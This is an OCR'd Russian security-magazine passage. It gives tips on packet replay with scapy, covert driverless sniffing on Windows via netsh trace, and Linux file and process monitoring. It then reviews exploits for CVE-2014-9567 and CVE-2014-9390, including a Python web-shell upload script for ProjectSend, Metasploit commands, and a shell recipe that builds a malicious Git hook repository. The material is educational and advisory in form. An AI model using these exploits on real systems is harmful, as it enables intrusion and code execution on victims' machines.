1. Открыть pcap-файл и сохранить пакеты в массив:

```
wspkt=rdpcap("path_to_pcap_file")
```

2. Можно посмотреть список полученных пакетов в массиве wspkt:

```
wspkt.summary()
```

3. Полностью посмотреть конкретный пакет:

```
wspkt0 (.show()
```

4. Не забываем, что нужно что-то еще и отредактировать. Можно обратиться к определенным полям (из пункта выше). Например, поменяем MAC:

```
wspkt[0][Ether].dst="67:66:66:66:66:66"
```

5. Отправить какой-то пакет (например, второй) из массива в сеть:

```
send(wspkt[1])
```

Как видишь, все просто, но поставить scapy под Win — это нелегко.

ПРОСНИФАТЬ ТРАФИК ПОД WINDOWS БЕЗ WINPCAP

РЕШЕНИЕ

Wireshark и его аналоги предоставляют возможность снифать трафик за счет установки WinPcap. Тот, в свою очередь, требует установки драйвера в ОС. Это мы не всегда можем себе позволить, например если хотим сделать все совсем незаметно, с минимальными следами в ОС. И первая радость: начиная с версии Win 7/2008 появилась встроенная возможность отснифать трафик! Но подход здесь совсем другой — не через драйверы, а за счет логирования событий. Возможности этой подсистемы ОС значительно расширились по сравнению с прошлыми версиями.

Одно из главных понятий в системе логирования — «провайдер». Именно провайдеры отвечают за генерацию событий, которые возникают при определенных действиях пользовательского или системного ПО. То есть захотело приложение послать HTTP-запрос на google.com — должны «отработать» провайдеры, которые отвечают и за резолв имени, и провайдеры API, отвечающего за генерацию запроса, и провайдеры файрвола с конкретными данными пакетов. Получается такая стопка блинчиков… Признаюсь, что от глубин этой части винды я очень далек, но, думаю, общее описание вполне корректно.

Но провайдеров очень-очень много, у меня на Win 8 насчиталось около тысячи. И хотя можно логировать данные отовсюду, но очень быстро утонешь в потоках ивентов. Причем часто данных с одного провайдера может быть недостаточно. Потому есть такое понятие, как сценарии — группы провайдеров, объединенные тематически.

Перечень всех провайдеров можно получить командой (под админом в консоли)

```
netsh trace show providers
```

Перечень сетевых сценариев:

```
netsh trace show scenarios
```

Правда, с ними другая беда — без инета, чисто по описанию об их содержании ничего не поймешь. Например, «Разрешение проблем, связанных с сетевым адаптером». Ну да ладно…

Можно попробовать посмотреть, какие провайдеры входят в тот или иной сценарий:

```
netsh trace show scenario имя_сценария
```

В инете для того, чтобы отснифать трафик, предлагается такая команда:

```
netsh trace start scenario=NetConnection capture=yes
report=yes persistent=no maxsize=1024 correlation=yes
traceFile=C:\Logs\Trace_name.etl
```

- `netsh trace start` — стандартная последовательность для запуска логирования сетевых событий;
- `scenario=NetConnection` — выбираем сценарий;
- `capture=yes` — указываем, что данные сетевых пакетов необходимо сохранять (можно хранить только сами события);
- `report=yes` — создание итогового файла отчета;
- `persistent=no` — логирование будет отключено при перезагрузке компа;
- `maxsize=1024` — максимальный размер итогового файла логов в мегабайтах;
- `correlation=yes` — группировка связанных событий;
- `traceFile=C:\Logs\Trace_name.etl` — путь до файла с логом событий.


Для остановки логирования нужна команда:

```
netsh trace stop
```

Фактически эта связка работает. Трафик сохраняется. Но сценарий NetConnection содержит в себе очень много провайдеров, а потому получается слишком много событий, и файл с отчетом растет на глазах. Для реальных действий рекомендую выбрать лишь необходимые провайдеры.

На выходе работы подсистемы логирования событий мы получаем файл в формате etl. Для каких-то дел он, может, и подошел бы, но для анализа трафика реально очень хотелось бы получить pcap, чтобы потом его запихнуть напрямую в Wireshark. Тут нам иногда может помочь тулза от Microsoft — Network Monitor (goo.gl/v0RoQj). Она по функционалу во многом смахивает на Wireshark. Позволяет и снифать, и просматривать содержимое пакетов, но, имхо, значительно менее удобна. Но зато она умеет читать etl-файлы и сохранять потом в pcap (хотя и не всегда с этим успешно справляется).

Подход не на уровне трафика, а на уровне событий имеет свои плюсы. Network Monitor может указать, какое приложение выполняет те или иные действия в сети (ведь известно, кто инициировал событие), что местами помогает.



Архитектура трейсинга событий (взято с MSDN)

ПРОСНИФАТЬ ТРАФИК С LOOPBACK ПОД WINDOWS


РЕШЕНИЕ

Мы уже не раз касались этой темы в Easy Hack. Лично у меня она систематически всплывает, а потому поиск идеального пути продолжается. Данное решение — часть предыдущей задачи, но для удобства вынесено в отдельный пункт.


Оказывается, что через подсистему логирования событий мы можем снифать и трафик с loopback. Причем и исходящие, и входящие пакеты. Все, что необходимо, — это, как я понял, использовать провайдер Microsoft-Pef-WFP-MessageProvider.


Информация была получена при тестировании относительно нового снифера от MS — Message Analyzer (goo.gl/jLD0AZ). В нем есть отдельная опция для работы с loopback-интерфейсом, которая позволяет выбрать вышеуказанный провайдер и сохранить данные пакетов, передаваемые по loopback.

Хотя снифать можно и через команду `netsh`, но Message Analyzer значительно удобнее. Выглядит этот продукт очень прилично и содержит интересный функционал. Советую взглянуть. Но более важный момент — он позволяет сохранить итоги в необходимом нам pcap-формате. Причем иногда то, что не выгружалось нормально из Network Monitor, получилось экспортировать Message Analyzer'ом, хотя со стабильностью здесь еще есть проблемы.




Симпатичные графики в Message Analyzer





Message Analyzer умеет «снифать» с loopback на Windows



Полный запрос и ответ от подключения к тестовому сервлету на Tomcat'е, висящему на 127.0.0.1:8080

ПОДЫСКАТЬ АНАЛОГ PROCMON ПОД *NIX

РЕШЕНИЕ

Опять-таки задачка, связанная с анализом какого-либо приложения, когда нам хочется оперативно посмотреть, как работает программа, какие файлы она читает или порты открывает. На основе таких данных мы найдем критичные файлы, возможно какие-то некорректные права в ОС. Это важное подспорье для понимания, как что-то работает. И если с Windows все сводится к наборчику Sysinternals Tools (goo.gl/CrwDgt) с его тулзами ProcMon, FileMon, RegMon, с которыми легко можно решить поставленные задачи, то как обстоят дела с nix'ами, точнее даже с Linux-системами? Как это ни странно — вполне хорошо, и даже лучше, чем под винду. Чаще всего можно справиться с основными задачами даже без стороннего ПО (и как обычно для nix'ов — различными путями).

Итак, для начала нам поможет команда lsof, которая по умолчанию отображает все открытые файлы в ОС и процессы, которые «стоят» за этим. Но так как мы анализируем конкретное ПО, то мы можем ограничить вывод только по нему, а точнее по его PID'у:

```
lsof –p 111
```

Тулзень хороша еще и тем, что показывает нам перечень подгруженных библиотек, а также портов, открытых данным процессом (помним, что в nix-системах каждая сущность является файлом, поэтому мы ее тут тоже видим). Иногда бывает полезно сначала найти, а что же за процесс сидит на конкретном порту:

```
lsof -i TCP:80
```

Кроме того, можно «фильтровать» по имени пользователя:

```
lsof –u user_name
```

Минус для нас в том, что если файл (с конфигом, например) был открыт, а на момент запуска lsof уже закрыт процессом, то мы его не увидим в списке.

Воспользуемся тогда другой тулзой, от которой данные моменты не укроются, — strace (или одним из ее аналогов). Она фактически мониторит системные вызовы для какого-то приложения.

```
strace -f -e trace=open -p116 -o ~/log
```

Здесь

- `-f` указывает, что необходимо трейсить и child'ы (порожденные процессы);
- `-e trace=open` — что нас интересует только открытие файлов;
- `-p116` — PID процесса, к которому приаттачится strace;
- `-o ~/log` — куда сохранять логи (иначе — на стандартный вывод).

Если хотим оттрейсить с самого запуска, то вместо -p команду с аргументами указываем в конце после параметров.

О'кей, с этой частью разобрались. Если есть процесс, то понять, куда и когда он ползает, мы сможем. А как насчет другой части задачки, когда у нас есть некий файл и надо узнать, кто и когда им пользуется? Strace здесь уже не помощник, так как он не может мониторить системные вызовы от всех процессов.

Рассмотрим пару.

Первый — демон Linux auditd. Похож на strace, также позволяет просматривать системные вызовы, но на уровне всей ОС. Правда, в работе «потолще» и требует установки (хотя sudo apt-get install auditd и 600 Кб места…).

Для работы с auditd нам потребуется две команды. Сначала устанавливаем аудит события, используя auditctl:

```
sudo auditctl -w /etc/passwd -k passwd_mon -p rw
```

- `-w /etc/passwd` — путь до файла, который мониторим;
- `-k passwd_mon` — ключ, по которому можно будет найти события, относящиеся к данному правилу;
- `-p rw` — контролировать доступ на чтение и запись.

Далее можно посмотреть события с помощью команды ausearch:

```
sudo ausearch -k passwd_mon
```

- `-k passwd_mon` — как раз ключ, который мы указали ранее.

Две дополнительные команды. Удаление правила (аналогично созданию, только с заглавной W):

```
sudo auditctl -W /etc/passwd -k passwd_mon -p rw
```

Список правил:

```
auditctl -l
```

Система аудита событий достаточно мощная. Логи содержат много информации. Так что можно читать мануалы и радоваться жизни. С ней главное — не погрязнуть в обилии полученных данных.


Если же тебе нравится больше GUI и минимум изменений в ОС, то можно взглянуть на тулзу glsof (goo.gl/2XUGEw). Она написана на Java, систематически запускает lsof, парсит его вывод и оставляет только интересующую нас информацию. Кирпично, но работает. С первой задачкой также справится (считай это GUI для lsof). Минус может быть в том, что если за промежуток между запусками lsof процесс успеет обратиться к файлу и закончить с ним работу, то мы этого в логе не увидим.

Еще момент. Одним из первых решений было использование подсистемы inotify, которая дает возможность гибко мониторить доступ к файлам и папкам на уровне файловой системы. Для доступа к ней использовал iWatch (goo.gl/adaJ78). Все заработало быстро и четко, кроме одного важного момента — через inotify нет возможности узнать, какой процесс производит изменения.

Спасибо за внимание и успешных познаний нового! ⌶

```
open("/root/.vim/after/plugin/", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|O_C
LOEXEC) = -1 ENOENT (No such file or directory)
open("/root/.vim/after/plugin/", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|O_C
LOEXEC) = -1 ENOENT (No such file or directory)
open("/root/.viminfo", O_RDONLY|O_LARGEFILE) = 3
open("/etc/nsswitch.conf", O_RDONLY)    = 3
open("/usr/lib/perl5/CORE/libnss_files.so.2", O_RDONLY) = -1 ENOENT (No such fil
e or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
open("/lib/libnss_files.so.2", O_RDONLY) = 3
open("/etc/passwd", O_RDONLY|O_CLOEXEC) = 3
open("/etc/passwd", O_RDONLY|O_LARGEFILE) = 3
open("/etc/.passwd.swp", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or dire
ctory)
open("/etc/.passwd.swp", O_RDWR|O_CREAT|O_EXCL|O_LARGEFILE, 0600) = 4
open("/etc/.passwd.swpx", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or dir
ectory)
open("/etc/.passwd.swpx", O_RDWR|O_CREAT|O_EXCL|O_LARGEFILE, 0600) = 5
open("/etc/.passwd.swp", O_RDWR|O_CREAT|O_EXCL|O_LARGEFILE|O_NOFOLLOW, 0600) = 4
open("/proc/self/task/12030/attr/current", O_RDONLY|O_LARGEFILE) = 5
open("/selinux/mls", O_RDONLY|O_LARGEFILE) = 5
open("/etc/passwd", O_RDONLY|O_LARGEFILE) = 3
open("/root/.viminfo", O_RDONLY|O_LARGEFILE) = 3
open("/root/.vim/syntax/passwd/", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|O_
```

Часть лога от запуска strace с -e trace=open на vim /etc/passwd



Задаем, какие нам данные интересны, по ним и получаем вывод из lsof'a

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@tzor.ru,
@dukebarman



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

За новогодние праздники некоторые исследователи порадовали нас довольно интересными уязвимостями. Одну из них можно применить против разработчиков, использующих Git. Другая же позволяет с легкостью получить доступ к распространенной модели роутеров — достаточно лишь попасть в локальную сеть, созданную таким девайсом.

ЗАГРУЗКА ПРОИЗВОЛЬНЫХ ФАЙЛОВ В PROJECTSEND

CVSSv2: 7.5 (Av:R/Ac:L/A:N/C:P/I:P/A:P)
Дата релиза: 2 декабря 2014 года
Автор: Fady Mohammed Osman, Brendan Coles
CVE: 2014-9567

Как всегда, начнем с простой уязвимости. Проект ProjectSend служит для быстрого обмена файлами между коллегами, друзьями и просто другими пользователями сети. Но мало того удивительного факта, что файл `process-upload.php` позволяет загружать файлы неавторизованным пользователям, так еще и отсутствует проверка на формат/расширение PHP-скриптов, что позволяет нам с легкостью загрузить web-шелл и выполнить произвольный код от имени пользователя, под которым запущен web-сервер.

EXPLOIT

Эксплойт, как и уязвимость, довольно прост. Берем популярный шелл c99, выбираем имя, под каким он будет храниться, и отправляем в виде POST-запроса на сервер с уязвимым ПО:

```
url = sys.argv[1] + "/" + 'process-upload.php' + '?name=' + ↵
sys.argv[2]
print "Sending Url " + url
files = {'file': open(sys.argv[2], 'rb')}
r = requests.post(url, files=files)
print r.text
```

Для версий от r221 файл по умолчанию загружается в `upload/files/`, а для более старых это будет `upload/temp/`.

Если у тебя нет под рукой c99 или любого другого шелла (которые ты с легкостью можешь найти на форуме вайтхетов rdot.org), то воспользуйся Metasploit-модулем:

```
msf > use exploit/unix/webapp/projectsend_upload_exec
```

TARGETS

- ProjectSend <= r561.

SOLUTION

На момент написания статьи о патче не было известно.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В КЛИЕНТАХ ДЛЯ GIT/MERCURIAL

CVSSv2: N/A
Дата релиза: 20 декабря 2014 года
Автор: Tim Pettersen, jhart
CVE: 2014-9390

О Git и Mercurial мы уже не раз писали на страницах журнала, поэтому перейдем сразу к уязвимостям. Для начала вспомним базовые вещи. Проект под Git или Mercurial — это всего лишь директория. Сам репозиторий — это просто директория с особенным именем (`.git` для Git и `.hg` для Mercurial), содержащая файлы с настройками и метаданные для создания репозитория. Все, что находится вне этого раздела, лишь груда файлов и папок, которые часто называют рабочим каталогом. Она записана на диск и основана на указанных ранее метаданных. Поэтому, если у тебя есть Git-проект с именем `Test`, то `Test/.git` — это репозиторий, а все, что вне его, — это рабочая копия файлов, которая хранится в Git-проекте в данный момент. То же самое относится и к Mercurial.

Ниже представлен пример простого Git-репозитория, но без закомиченных файлов. Несмотря на то что репозиторий пустой, у него все равно имеется некоторое количество метаданных и файлов с настройками.


```
$  git init foo
$   tree -a foo
foo
└── .git
    ├── branches
    ├── config
    ├── description
    ├── HEAD
    ├── hooks
    │   ├── applypatch-msg.sample
    │   ├── commit-msg.sample
    │   ├── post-update.sample
    │   ├── pre-applypatch.sample
    │   ├── pre-commit.sample
    │   ├── prepare-commit-msg.sample
    │   ├── pre-rebase.sample
    │   └── update.sample
    ├── info
    │   └── exclude
    ├── objects
    │   ├── info
    │   └── pack
    └── refs
        ├── heads
        └── tags
```

Теперь добавим один файл `test.txt` и посмотрим, как изменится содержимое этой директории.

```
$ cd foo
$ date > test.txt && git add test.txt  && git commit -m ↵
  "Add test.txt" -a
...
$ tree -a .
.
├── .git
│   ├── branches
│   ├── COMMIT_EDITMSG
│   ├── config
│   ├── description
│   ├── HEAD
│   ├── hooks
│   │   ├── applypatch-msg.sample
│   │   ├── commit-msg.sample
│   │   ├── post-update.sample
│   │   ├── pre-applypatch.sample
│   │   ├── pre-commit.sample
│   │   ├── prepare-commit-msg.sample
│   │   ├── pre-rebase.sample
│   │   └── update.sample
│   ├── index
│   ├── info
│   │   └── exclude
│   ├── logs
│   │   ├── HEAD
│   │   └── refs
│   │       └── heads
│   │           └── master
│   ├── objects
│   │   ├── 1c
│   │   │   └── 8fe13acf2178ea5130480625eef83a59497cb0
│   │   ├── 4b
│   │   │   └── 825dc642cb6eb9a060e54bf8d69288fbee4904
│   │   ├── e5
│   │   │   └── 58a44cf7fca31e7ae5f15e370e9a35bd1620f7
│   │   ├── fb
│   │   │   └── 19d8e1e5db83b4b11bbd7ed91e1120980a38e0
│   │   ├── info
│   │   └── pack
│   └── refs
│       ├── heads
│       │   └── master
│       └── tags
└── test.txt
```


Аналогично для Mercurial:

```
$  hg init blah
$  tree -a blah
blah
└── .hg
    ├── 00changelog.i
    ├── requires
    └── store
...
$  cd blah
$  date > test.txt && hg add test.txt && hg ↵
   commit -m "Add test.txt"
$  hg log
...
$  tree -a .
.
├── .hg
│   ├── 00changelog.i
│   ├── cache
│   │   └── branch2-served
│   ├── dirstate
│   ├── last-message.txt
│   ├── requires
│   ├── store
│   │   ├── 00changelog.i
│   │   ├── 00manifest.i
│   │   ├── data
│   │   │   └── test.txt.i
│   │   ├── fncache
│   │   ├── phaseroots
│   │   ├── undo
│   │   └── undo.phaseroots
│   ├── undo.bookmarks
```



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.


```
│   ├── undo.branch
│   ├── undo.desc
│   └── undo.dirstate
└── test.txt
```

Директории (.git и .hg) создаются клиентом при инициализации созданного или клонированного проекта. Содержимое же может быть изменено пользователем, к примеру настройки репозитория (.git/config и .hg/hgrc), которые обычно изменяются программой-клиентом для Git и Mercurial в ходе нормальных операций над проектом. То есть в `.hg` и `.git` находится все нужное для работы с репозиторием, а все, что вне их, считается частью рабочей директории, а именно содержимым проекта (`test.txt` в нашем упрощенном примере). Более подробно о работе с программами Git и Mercurial можно прочитать в соответствующей документации:

- Git Basics (bit.ly/1Bgycf1);
- Understanding Mercurial (bit.ly/1A8doB2).

В ходе обычных операций, таких как клонирование или обновление, рабочий каталог обновляется до текущего состояния репозитория. Если мы используем указанные выше примеры и клонируем их, то локальный клон репозитория будет обновлен до текущего состояния `test.txt`.


Здесь и начинаются проблемы. И в Git-, и в Mercurial-клиентах содержится код, который гарантирует защиту .git или .hg от неавторизованных изменений со стороны не Git-клиента — например, Git-сервера. И это понятно, ведь если они не будут защищены, то Git-сервер сможет манипулировать содержимым различных важных файлов внутри репозитория, внедрить вредоносный код, что в результате приведет к выполнению его на клиенте или в продакшне.

К сожалению, оказалось, что не все важные директории правильно обрабатываются. В частности:

1. В операционных системах с нечувствительными к регистру файловыми системами (таких как Windows и OS X) Git-клиенты можно заставить получить и записать файлы с настройками в `.git` и после этого выполнить произвольный код. Для этого достаточно убедить пользователя выполнить определенные действия с репозиторием (clone, checkout и так далее), который находится под управлением атакующего.
2. Такая же проблема существует и в Mercurial-клиентах в ОС с HFS+ файловой системой (OS X и Windows), только она происходит из-за игнорирования определенных Unicode-кодов в именах файлов.
3. Помимо указанных выше, Mercurial-клиент для операционной системы Windows имеет еще одну почти идентичную уязвимость, но только в тех местах, где существуют короткие имена файлов в стиле MS-DOS или доступен формат 8.3.

Как эксплуатировать последние две уязвимости в Mercurial, можно догадаться из их патчей:

- Unicode-символы (bit.ly/1u05yaw);
- для «коротких имен» (bit.ly/1AIQP8L).



Запуск эксплойта для уязвимости в OS X от @rootkovska

EXPLOIT

Эксплуатация довольно проста. Эксплойт для первой уязвимости можно попробовать у себя локально штатными средствами для большинства ОС:

```
cd /tmp
REPO=`mktemp -d`
git init $REPO
cd $REPO
mkdir -p .giT/hooks
echo -ne "#\!/bin/sh\r\nid > /tmp/id" > ↵
.giT/hooks/post-checkout
chmod 755 .giT/hooks/post-checkout
git add .
git commit -m "test" -a
git update-server-info
ruby -run -e httpd -- -p 8080  $REPO/.git
```

Теперь все, кто попытается клонировать проект по нашему адресу через уязвимый Git-клиент, создадут у себя файл `/tmp/id` с текстом выполнения команды `id`:

```
git clone http://localhost:8080/
```

Для Mercurial эксплойт делается аналогичным образом.


Есть готовый PoC (bit.ly/14FwXlx) для первого случая от знаменитой Рутковской (@rootkovska), который запускает калькулятор и в OS X, и в Windows. Для его проверки достаточно клонировать проект к себе в систему:

```
git clone git://git.qubes-os.org / ↵
    joanna/git-calc-launcher-cve-2014-9390.git
```


Также существует Metasploit-модуль, который эксплуатирует все три указанные уязвимости. На момент написания статьи его не было в текущей базе MSF, поэтому, возможно, его придется вручную добавить к себе в базу, взяв скрипт из GitHub (bit.ly/1y53p4y):

```
msf > use exploit/multi/http/↵
      git_client_command_exec
msf exploit(git_client_command_exec) > exploit
```


После успешного клонирования можем запустить наш любимый калькулятор:



Запуск эксплойта для уязвимости в Windows от @rootkovska



Использование Metasploit-модуля для эксплуатации уязвимости в Git/Mercurial-клиентах



Модель роутера RT-N66U

```
msf exploit(git_client_command_exec) > ↵
    sessions -c calc
```

Была новость, что GitHub ищет такие вредоносные репозитории и удаляет. Так что в случае, если ты работаешь только с GitHub, вроде как можешь быть спокоен, но клиент все же лучше обнови :).

TARGETS

- Git < 1.8.5.6;
- Git < 1.9.5;
- Git < 2.0.5;
